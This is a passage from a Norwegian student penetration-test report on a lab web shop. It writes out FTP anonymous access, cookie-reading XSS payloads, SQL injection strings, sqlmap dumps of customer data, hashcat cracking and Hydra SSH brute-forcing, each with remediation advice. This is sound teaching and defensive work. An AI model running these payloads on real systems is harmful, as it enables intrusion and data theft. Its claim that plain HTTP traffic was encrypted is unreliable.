



Boris' Lockpicks

Teknisk Sikkerhetsrevisjon

Pentest - rapport



Dato: 22.12.2023

Versjon 1.0

Innholdsfortegnelse

Innholdsfortegnelse

3

Ansvarsfraskrivelse	5
Kontaktinformasjon.....	5
Evalueringsoversikt.....	6
Vurderingskomponenter	6
Omfang	7
Kortfattet sammendrag	8
Angreps sammendrag	8
Forutsetninger	8
Styrker.....	9
Generell forståelse.....	9
Svakheter	9
Ukorrekt implementering av sikkerhet.....	9
Sårbarhets gradering.....	10
Sårbarhets Oversikt.....	11
Oversikt Funn	11
Pentest funn	12
Eksponert sensorveiledning [Kritisk]	12
Cross Site Scripting (XSS) [Høy]	14
SQL Injection (SQLI) [Høy]	16
Frontend Exploiting [Høy]	18
Svake passord, MD5 & Brute-Force [Høy].....	21
Åpen SSH og Brute-Force [Høy]	23
Insecure Direct Object References (IDOR) [Middels]	24
Åpen port 42420 eksponerer trafikk [Middels]	25
Server lekker versjonsnummer [Lav]	26
Filer Eksponert mot Internett [Lav].....	27
Kredittkort lagret i klartekst [Lav].....	28
Overflod av åpne porter [Lav]	29



Sammendrag.....	30
Siste side.....	31

Ansvarsfraskrivelse

En penetrasjonstest anses som et øyeblikksbilde. Funnene og anbefalingene gjenspeiler informasjon som ble samlet under vurderingen og ikke eventuelle endringer eller modifikasjoner som er gjort utenfor den perioden.

Begrensede tidsengasjement tillater ikke en fullstendig evaluering av alle sikkerhetskontroller. NetMage prioriterte vurderingen for å identifisere de svakeste sikkerhetskontrollene en angriper ville utnytte. NetMage anbefaler å gjennomføre lignende vurderinger årlig, enten internt eller av en ekstern tredjepart, for å sikre kontinuerlig suksess med kontrollene.

Kontaktinformasjon


Navn	Tittel	Kontaktinformasjon
Boris' Lockpicks		
Boris Hastur	CISO	Telefon: (+47) 314 15 926 E-post: boris.hastur@borislockpicks.com
NetMage		
Kristiania Student	Jr. Penetrasjonstester	Telefon: (+47) 514 10 042 E-post: krst001@student.kristiania.no

Evalueringsoversikt

Fra 2. november 2023 til 22. desember 2023 utførte NM en ekstern penetrasjonstest av Boris Lockpicks sin webapplikasjon. Hensikten med sikkerhetsrevisjonen er å evaluere tjenesten til Boris' Lockpicks i forhold til bransjestandardene for beste praksis og avsløre eventuelle sårbarheter. Testmetodikken er basert på OWASP Complete Testing Guide 4.0, et omfattende rammeverk anerkjent som en ledende standard for sikkerhetstesting av webapplikasjoner, og tilbyr en grundig og strukturert prosess for å identifisere og vurdere sikkerhetssårbarheter.

Fasene for testingen inkluderer følgende:

- Planlegging – Kartlegger målene med testene og fastsetter «rules of engagement».
- Utforskning – Scanning og kartlegging for å identifisere potensielle sårbarheter, svake områder og exploits.
- Angrep – Bekrefte potensielle sårbarheter og ytterligere utforskning dersom angrepet resulterer i ny tilgang.
- Rapportering – Dokumentasjon over alle oppdagede sårbarheter og exploits, mislykkede forsøk, og styrker og svakheter hos selskapet.



Vurderingskomponenter

«Whitebox» sikkerhetsrevisjon

En penetrasjonstester fra NM vil ta på seg en rolle som en angriper for å simulere et angrep på tjenesten til Boris Lockpicks. Angrepet har som hensikt å finne sårbarheter ved tjenesten slik at kunden kan få en oversikt over svakheter som burde utbedres ved tjenesten. I denne whitebox sikkerhetsrevisjonen har testeren fått tilgang til kildekoden til tjenesten samt en liste over domener som testen skal kjøres mot. I dette tilfellet er det fastslått at OSINT, phishing og social engineering er

out of scope og testen kun skal gjøres gjennom statisk kodeanalyse og/eller digitalt angrep på tjenesten.

Omfang

Teknisk sikkerhetsrevisjon 192.168.44.140-155

- Merk at IP adressen vil variere i rangen 192.168.44.140-155, dette er grunnet at IP adressen flyttet seg gradvis under testperioden.

Omfangets tilgang

NM har fått tilgang til kildekode, men ikke brukerinformasjonen til allerede eksisterende brukere.

Kortfattet sammendrag

NM gjorde en evaluering av Boris' Lockpicks sin webapplikasjon gjennom en penetrasjonstest fra 2. november 2023 til 22. desember 2023. Gjennom omfattende testing fant NM flere sårbarheter, blant både Kritisk og Høy sårbarhet. Disse kan bli utnyttet til å ta kontroll over brukere, stjele data og hente ut sensitiv informasjon. NM anbefaler sterkt å fikse disse sårbarhetene så fort som mulig, før applikasjonen tas i bruk, da flere av sårbarhetene er lette å finne og utnytte.

Angreps sammendrag

I tabellen under går NM gjennom handlingsprosessen for førte til kompromitterte brukere og stjålet data.

Forutsetninger

Dette angrepet kan utføres av en nysgjerrig aktør med generell kunnskap om webapplikasjoner.

Skritt	Handling	Anbefalinger
1.	Testet innloggingsfunksjonen for sårbarheter mot SQLi.	NM anbefaler å sanitere input fra bruker, slik at det ikke kan bli kjørt skadelig input.
2.	Inne i en kundebruker benyttet NM seg av IDOR ved enkel manipulasjon av URL.	NM anbefaler bruk av autentisering for kontroll av tilgang til deler av nettverket. Benytt også en URL-struktur som ikke er lett å gjette.
3.	Vi kjørte deretter SQLi mot nettsiden for å hente mer informasjon.	NM anbefaler implementering av «Prepared Statements».
4.	Det ble utført knekking av hasher offline og brute force mot nettsiden	Det burde innføres MFA for å hindre uautorisert tilgang og sterkere kryptering og passord policy.
5.	Testet gjesteboken for XSS sårbarheter	Det burde innføres sanitering av input for å hindre skadelig scripting på nettsiden.
6.	Testet brute-force på port 22	NM anbefaler å lukke denne porten. Det er også bruk av svake passord og ikke beskyttelse mot brute-force uten nøkkel.
7.	Logget på port 21 FTP med anonym login	NM anbefaler å skru av anonym login på FTP protokollen, og lukke denne porten generelt.

Styrker

Generell forståelse

Gjennom testing fant NM at Boris' Lockpicks bruker en ekstern database for lagring av data, og har ikke funnet noe bruk av hardkodede passord. Samtidig har utviklere lagt inn funksjoner som saniterer input på nettsiden, og sørger for gyldige verdier i nettbutikken. Dette gir inntrykk av at utviklerne hos Boris' Lockpicks har en generell forståelse for sikkerhet, og resultatet er at det krever litt mer ekspertise av en aktør for å utnytte webapplikasjonen.

NM sjekket trafikken som ble sendt over port 80, http, og så at denne var kryptert som standard. Abyss webserveren ser ut til å være oppdatert til siste versjon, som sikrer den mot eventuelle kjente sårbarheter.

Svakheter

Ukorrekt implementering av sikkerhet

NM fant etter litt dypere testing at sikkerhetsfunksjonene som var lagt inn i webapplikasjonen ikke var tilstrekkelig eller korrekt konfigurert. Valideringen av input er kun lagt inn i frontend, slik at bruker med litt generell kunnskap enkelt kan omgå dette og sende uønsket input til backend. Det saniteres heller ikke godt nok for XSS, som kan medføre til hijacking av cookies og ytterligere skadelig scripting.

NM fant flere passord hasher i MD5 og etter å knekke disse og brute force av login er det tydelig at det blir benyttet svake krypteringsalgoritmer og svak passord policy. Det er heller ingen sikkerhet mot brute-force angrep, som medfører at en angriper kan kontinuerlig prøve å oppnå uautorisert tilgang.

NM fant ut at løsningen er spesielt sårbar ovenfor SQL Injections, som tyder på at det ikke er tatt i bruk Prepared Statemets, som resulterer i en spesielt sårbar database.

Til slutt fant NM en rekke åpne porter som ble kjørt av tjenesten. Flere av disse er utdaterte og burde ikke være åpne, og for er det en sårbarhet å ha flere åpne porter mot internett utover http port 80 og HTTPs port 443.

Sårbarhets gradering


Hver sårbarhet blir klassifisert med en fargekode og alvorlighetsgrad. Graderingene er:

Kritisk, Høy, Middels og Lav.

Alvorlighet	Beskrivelse
Kritisk	Sårbarheter som må bli adressert snarest. Disse kan utgjøre en stor og umiddelbar fare for nettverk, systemer, data eller brukere. <i>Angrep krever ofte ikke stor ekspertise</i>
Høy	Disse sårbarhetene bør bli adressert fort. Kan utgjøre stor skade for nettverk, systemer, data eller brukere. <i>Angrep krever mer ekspertise for gjennomførelse.</i>
Middels	Disse sårbarhetene bør bli adressert når en får tid. <i>Angrep er vanskeligere å utføre.</i>
Lav	Disse sårbarhetene bør noteres og fikses på et senere tidspunkt. <i>Angrep er vanskelig. Lavere mulighet for angrep.</i>

Sårbarhets Oversikt

Tabell over mengden sårbarheter og alvorlighetsgrad



Oversikt Funn

Alvorlighetsgrad	Funn	Side
Kritisk	Ekspionert sensorveiledning	12
Høy	Cross Site Scripting (XSS)	14
Høy	SQL Injection (SQLI)	16
Høy	Frontend Exploiting	18
Høy	Svake passord, MD5 & Brute-Force	20
Høy	Åpen SSH og Brute-Force	22
Middels	Insecure Direct Object References (IDOR)	23
Middels	Åpen port 42420 eksponerer trafikk	24
Lav	Server lekker versjonsnummer	25
Lav	Filer eksponert mot Internett	26
Lav	Kredittkort lagret i klartekst	27
Lav	Overflod av åpne porter	28

Pentest funn

Eksponert sensorveiledning [Kritisk]

Beskrivelse:	NM Oppdaget at Boris' Lockpicks hadde en eksponert FTP på port 21. Denne støtter anonym login og eksponer kritiske dokumenter.
Alvorlighet:	Kritisk
System:	192.168.44.140-155
Referanser:	https://www.tenable.com/plugins/nessus/10079 - Anonymous FTP Enabled

PoC

FTP protokoll støtter anonym login.

Etter å ha oppdaget at port 21 er åpen testet NM om det var mulig å logge seg på uten brukernavn og passord. NM benyttet seg av innloggingen anonymous:anonymous.

Straks inne lister vi ut hva som ligger tilgjengelig og finner en fil som heter

eksamen_ETH2100_H23.del2_sensorveiledning.pdf

```
(kali@kali)~$ ftp 192.168.44.148
Connected to 192.168.44.148.
220 ProFTPD Server (BorisLockpick) [192.168.44.148]
Name (192.168.44.148:kali): anonymous
331 Anonymous login ok, send your complete email address as your password
Password:
230-Welcome, archive user anonymous@192.168.44.140 !
230-
230-The local time is: Wed Nov 22 08:31:13 2023
230-
230-This is an experimental FTP server. If you have any unusual problems,
230-please report them via e-mail to <root@osboxes>.
230-
230 Anonymous access granted, restrictions apply
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||50472|)
150 Opening ASCII mode data connection for file list
-rw-r--r-- 1 ftp ftp 486787 Oct 2 00:35 eksamen_ETH2100_H23.del2_sensorveiledning.pdf
-rw-r--r-- 1 ftp ftp 170 Aug 30 2021 welcome.msg
226 Transfer complete
ftp>
```

Denne henter vi ut og åpner.

```
220 Transfer complete
ftp> get eksamen_ETH2100_H23.del2_sensorveiledning.pdf
local: eksamen_ETH2100_H23.del2_sensorveiledning.pdf re
229 Entering Extended Passive Mode (|||56809|)
150 Opening BINARY mode data connection for eksamen_ETH
475 KiB 5.03 MiB/s
226 Transfer complete
486787 bytes received in 00:00 (4.87 MiB/s)
ftp>
```

Emnekode:
Emnenavn:
Vurderingskombinasjon:
Innleveringsdato:
Filformat:

ETH2100
Etisk Hacking
Mappevurdering
22. desember 2023
PDF m/ vedlegg

SENSORVEILEDNING OG FASIT

Utbedring

Hvem:	Utviklere
Handling:	FTP burde ikke støtte anonym innlogging. Dette tillater uautorisert tilgang til nettverket og eksponerer sensitive dokumenter. Utviklere burde konfigurere det slik at dette ikke støttes, eller eventuelt ikke ha FTP åpen i det hele tatt. https://www.tenable.com/plugins/nessus/10079

Cross Site Scripting (XSS) [Høy]

Beskrivelse:	NM utnyttet XSS på en av sidene til Boris Lockpicks.
Alvorlighet:	Høy
System:	192.168.44.140-155
Referanser:	https://owasp.org/www-community/attacks/xss/ - OWASP Top 10 – XSS https://owasp.org/www-project-top-ten/2017/A7_2017-Cross-Site_Scripting_(XSS) - OWASP TOP 10 – XSS https://owasp.org/www-community/attacks/Cross-User_Defacement – OWASP Top 10 - Defacement https://csrc.nist.gov/glossary/term/cross_site_scripting - NIST – XSS


Proof of Concept (PoC)

NM fant et input felt på 192.168.44.152/guestbook.php og klarte å utnytte en XSS sårbarhet ved å aktivere en «alert».

NM sjekket kildekoden til guestbook.php filen og la merke til at det er finnes en funksjon som saniterer input fra brukere. NM klarte likevel å omgå saniteringen og fikk kjørt JavaScript på nettsiden. NM klarer å få kjørt følgende kommando.


```
<img src=x onerror=alert("XSS");>
```

Denne beskjednen åpner en JavaScript alert med beskjednen «XSS», som indikerer at JavaScript koden har klart å kjøre. Ved å oppdatere nettsiden får vi umiddelbart opp den samme alerten, som gir oss mistanke om at siden er sårbar ovenfor Stored XSS.



Videre fant NM ut at det er mulig å hijacke cookies som tilhører brukeren som er logget inn, gjennom utnyttning av XSS.

```
<img src=x onerror=alert(document.cookie);>
```



Utbedring

Hvem:	Utviklere
Handling:	NM anbefaler sterkt å implementere sanitering av input. https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html https://portswigger.net/web-security/cross-site-scripting


SQL Injection (SQLI) [Høy]

Beskrivelse:	NM fant at login hos Boris Lockpicks, http://192.168.44.142/mypage.php , er sårbar ovenfor manuell SQLI og automatisert verktøy SQLMap.
Alvorlighet:	Høy
System:	192.168.44.140-155
Referanser:	https://owasp.org/www-community/attacks/SQL_Injection - OWASP TOP 10 SQL Injection

PoC

Gjennom enkel testing med simple payloads fant NM at innloggingen til Boris Lockpicks er sårbar for SQL Injection. NM klarte å logge seg inn på en bruker, uten korrekt passord eller å vite om brukernavn med følgende kommando.

```
' OR '1=1';--
```



The screenshot shows a login interface with two columns. The left column is titled 'You must login to view this page' and contains a login form with fields for 'Login' and 'Password', a 'Login' button, and a link 'I am a new user' with a 'register' button. The right column is titled 'Here are your user details.' and displays user information: 'Login' (bengt), 'Name' (Bengt Ostby), and 'Address' (Hoyskolen Kristiania, 0999 Oslo). The 'Login' field in the form contains the payload ' OR '1=1';--.

Ytterligere testet NM flere payloads, og fant at dersom en sender inn en kommando som gir en viss type error, vil Boris Lockpicks svare med en feilmelding direkte i nettsiden som eksponerer sensitiv data, som gir informasjon om spørringen som blir kjørt samt passord hashen til en bruker. NM brukte følgende spørring og fikk dette som resultat.

```
','--
```

En intern feil i SQL statementet

```
SQL= SELECT * FROM customer WHERE login=" OR 1=1;--" and pwhash='d41d8cd98f00b204e9800998ecf8427e'
```

Error - You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '','--' and pwhash='d41d8cd98f00b204e9800998ecf8427e' at line 1

SQLMap

Vet å bruke SQLMap, kan vi lete etter informasjon om databasen som blir kjørt på serveren. Syntaxen er følgende.

```
sqlmap -u '192.168.44.154/mypage_show.php?id=1' -dbs
```

```
[16:27:41] [INFO] the back-end DBMS is MySQL
web server operating system: Linux
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[16:27:41] [INFO] fetching database names
available databases [4]:
[*] borislockpicks
[*] information_schema
[*] mysql
[*] performance_schema
```

```
sqlmap -u '192.168.44.154/mypage_show.php?id=1' -D borislockpicks -tables
```

Her får NM listet ut en oversikt over alle interessante tabeller i databasen borislockpicks.

```
Database: borislockpicks
[5 tables]
+-----+
| borislpbasket |
| customer      |
| logon_sessions |
| lpbasket_entry_global |
| products      |
+-----+
```

```
sqlmap -u '192.168.44.154/mypage_show.php?id=1' -D borislockpicks -T customer -dump
```

Her får NM tilgang til en komplett liste over kundene til Boris Lockpicks, sammen med sensitiv informasjon i form av passordhash, adresse og kortnummer i klartekst.

```
Database: borislockpicks
Table: customer
[2 entries]
+-----+-----+-----+-----+-----+-----+-----+-----+
| uid | login | name | pwhash | address | cardnumber | expiryyear |
+-----+-----+-----+-----+-----+-----+-----+
| 1 | bengt | Bengt Ostby | 84d961568a65073a3bcf0eb216b2a576 | Hoyskolen Kristiania\r\n0999 Oslo | 12312312 | 2023 |
| 8 | stian | Stian Kvals | 9e43731b669b2e0f6accfc1881615efa | Gateadressen 12\r\n3299 Huttiheita | 45645645 | 2024 |
+-----+-----+-----+-----+-----+-----+-----+-----+
```

Utbedring

Hvem:	Utviklere
Handling:	Her burde utviklerne benytte seg av prepared statements

https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

Frontend Exploiting [Høy]

Beskrivelse:	NM oppdaget at https://192.168.44.142/store.php og https://192.168.44.142/store_viewdetails.php?id=1 er sårbar ovenfor enkel Frontend Exploiting.
Alvorlighet:	High
System:	192.168.44.140-155
Referanser:	https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html - OWASP Input Validation Cheat Sheet

PoC

Ved å inspisere source koden til nettsiden fant NM at nettbutikken sjekker input for gyldige verdier. Men fant at dette sjekkes med JavaScript kode, noe som tilsvarer at det kun sjekkes i frontend og ikke blir kontrollert på backend serveren. Dette gir inntrykk om at det kan være mulig å benytte seg av Frontend Exploiting for å omgå dette.

```
<script language="javascript">
function checkqty() {
  if (isNaN(document.buyproduct.quantity.value)) {
    alert ("Only numbers are allowed as quantity for items...");
    document.buyproduct.quantity.focus();
    document.buyproduct.quantity.select();
    return false;
  }
  else if (document.buyproduct.quantity.value < 1 || document.buyproduct.quantity.value > 99) {
    alert ("Quantity of items must be between 1 and 99...");
    document.buyproduct.quantity.focus();
    document.buyproduct.quantity.select();
    return false;
  }
}
```


Ved å høyreklikke og lagre nettsiden lokalt kan vi endre frontenden slik vi ønsker. Vi navigerer oss til hvor javascriptet kaller på funksjonen for å sjekke gyldig input. Vi kan deretter slette denne verdien, og det vil ikke kjøre når vi sender inn vår forespørsel.

```
7/image_large.png"></p>
7" method="post" onsubmit="return checkqty();" <input type="hidden" name="id" value="7">
</div>
image_large.png"></p>
method="post"><input type="hidden" name="id" value="7">
```

Vi endrer også på verdiene til «size» og «maxlength» feltene.

```
src="https://192.168.44.142/images/lesstobasket.png"></td>
ity" size="1" maxlength="1" value="1"></td>
src="https://192.168.44.142/images/moretobasket.png"></td>
src="https://192.168.44.142/images/lesstobasket.png"></td>
ity" size="10" maxlength="10" value="-10"></td>
src="https://192.168.44.142/images/moretobasket.png"></td>
```


Dette sender nå en negativ verdi til nettbutikken når vi går videre til payment. Vi vil nå kunne få utbetalt penger fra nettbanken, eller eventuelt gå i null dersom løsningen ikke støtter utbetalinger.



Utbedring

Hvem:	Utviklere
Handling:	Det burde implementeres sanitering og validering av input på backend-serveren slik at ikke en bruker kan omgå sikkerhetstiltakene. https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html

Svake passord, MD5 & Brute-Force [Høy]

Beskrivelse:	NM har gjennom kildekodeanalyse og SQL Injection funnet at Boris Lockpicks bruker MD5 hash algoritme og svake passord. MD5 blir ansett som en svak hash algoritme, og parett med et svakt passord krav er det mulig å knekke passord innen rask tid. Tjenesten er også sårbar ovenfor brute-force angrep.
Alvorlighet:	Høy
System:	192.168.44.140-155
Referanser:	https://owasp.org/www-project-mobile-top-10/2016-risks/m5-insufficient-cryptography - OWASP M5: Insufficient Cryptography https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/04-Authentication_Testing/07-Testing_for_Weak_Password_Policy - OWASP Testing for Weak Password Policy

PoC

Passordknekking med HashCat

NM lagde en enkel tekstfil med MD5 hashene som har blitt funnet hos brukerne til Boris Lockpicks og kjørte dem gjennom HashCat mot rockyou sin ordliste.

```
(kali㉿kali)~[~/exam2023]
$ cat boriscrack.txt
84d961568a65073a3bcf0eb216b2a576
9e43731b669b2e0f6accfc1881615efa

(kali㉿kali)~[~/exam2023]
$ hashcat -m 0 -a 0 boriscrack.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting
```

Som vi kan se ble en av hashene knekt etter kun 1 sekund. Her ser vi et eksempel på svak passord hashing algoritme sammen med særdeles svak passord policy.

```
Host memory required for this attack: 1 MB

Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 1 sec

84d961568a65073a3bcf0eb216b2a576:superman
```

I tillegg er det ikke noe sikkerhet ovenfor brute-force forsøk på nettsiden. Det er gitt ubegrenset med forsøk for å logge seg inn på en bruker, uten at konto blir timet ut eller låst. Det er heller ikke noen form for to-faktor autentisering, som øker alvorligheten ved brute-force.

Utbedring

Hvem:	Utviklere
Handling:	<p>NM oppfordrer sterkt at Boris' Lockpicks skal benytte seg av BCrypt eller Argon2 med bruk av salting, det er også oppfordret til å benytte seg av pepper hardkodet i kildekoden.</p> <p>https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html - OWASP Authentication Cheat Sheet</p> <p>Det burde også innføres krav til sterkere passord og brukere må være nødt til å oppfylle kravene for å kunne lage en bruker.</p> <p>https://cheatsheetseries.owasp.org/cheatsheets/Password_Storage_Cheat_Sheet.html - OWASP Password Storage Cheat Sheet</p> <p>Det burde også innføres en begrensning på hvor mange forsøk en bruker har for å logge seg inn på en konto. Enten at brukeren blir låst eller en time-out før det kan bli forsøkt igjen.</p>

Åpen SSH og Brute-Force [Høy]

Beskrivelse:	NM utførte et brute-force-angrep mot port 22, ssh og fant manglende sikkerhet og svak passord policy for standard admin bruker
Alvorlighet:	Høy
System:	192.168.44.140-155
Referanser:	https://www.elastic.co/guide/en/security/current/potential-successful-ssh-brute-force-attack.html - Elastic Potential Successful SSH Brute Force Attack

PoC

NM brukte verktøyet Hydra for å utføre et brute-force-angrep mot SSH tjenesten, og brukte kun standard brukernavn «admin» mot ordlisten «rockyou».

```
(kali㉿kali)-[/home]
└─$ hydra -l admin -P /usr/share/wordlists/rockyou.txt 192.168.44.156 ssh -t 16
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or s
this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-12-21 06:00:43
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399),
[DATA] attacking ssh://192.168.44.156:22/
[STATUS] 120.00 tries/min, 120 tries in 00:01h, 14344282 to do in 1992:16h, 13 active
[STATUS] 92.00 tries/min, 276 tries in 00:03h, 14344126 to do in 2598:35h, 13 active
[ERROR] Can not create restore file (./hydra.restore) - Permission denied
[STATUS] 87.43 tries/min, 612 tries in 00:07h, 14343790 to do in 2734:23h, 13 active
[STATUS] 87.53 tries/min, 1313 tries in 00:15h, 14343089 to do in 2730:59h, 13 active
[STATUS] 84.48 tries/min, 2619 tries in 00:31h, 14341783 to do in 2829:18h, 13 active
[22][ssh] host: 192.168.44.156 login: admin password: Password1
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
```

Denne var suksessfull etter kort tid, og avslører svak passord policy og mangel på sikkerhet ved SSH.

Utbedring

Hvem:	Utviklere
Handling:	NM anbefaler å stenge ned SSH dersom denne ikke er nødvendig. Dersom SSH er i bruk anbefales det å innføre streng passordpolicy. https://www.ibm.com/docs/en/aspera-fasp-proxy/1.4?topic=appendices-securing-your-ssh-server

Insecure Direct Object References (IDOR) [Middels]

Beskrivelse:	NM klarte å komme seg inn på forskjellige brukere ved hjelp av enkel URL manipulering.
Alvorlighet:	Middels
System:	192.168.44.140-155
Referanser:	https://owasp.org/www-chapter-ghana/assets/slides/IDOR.pdf OWASP TOP 10 IDOR

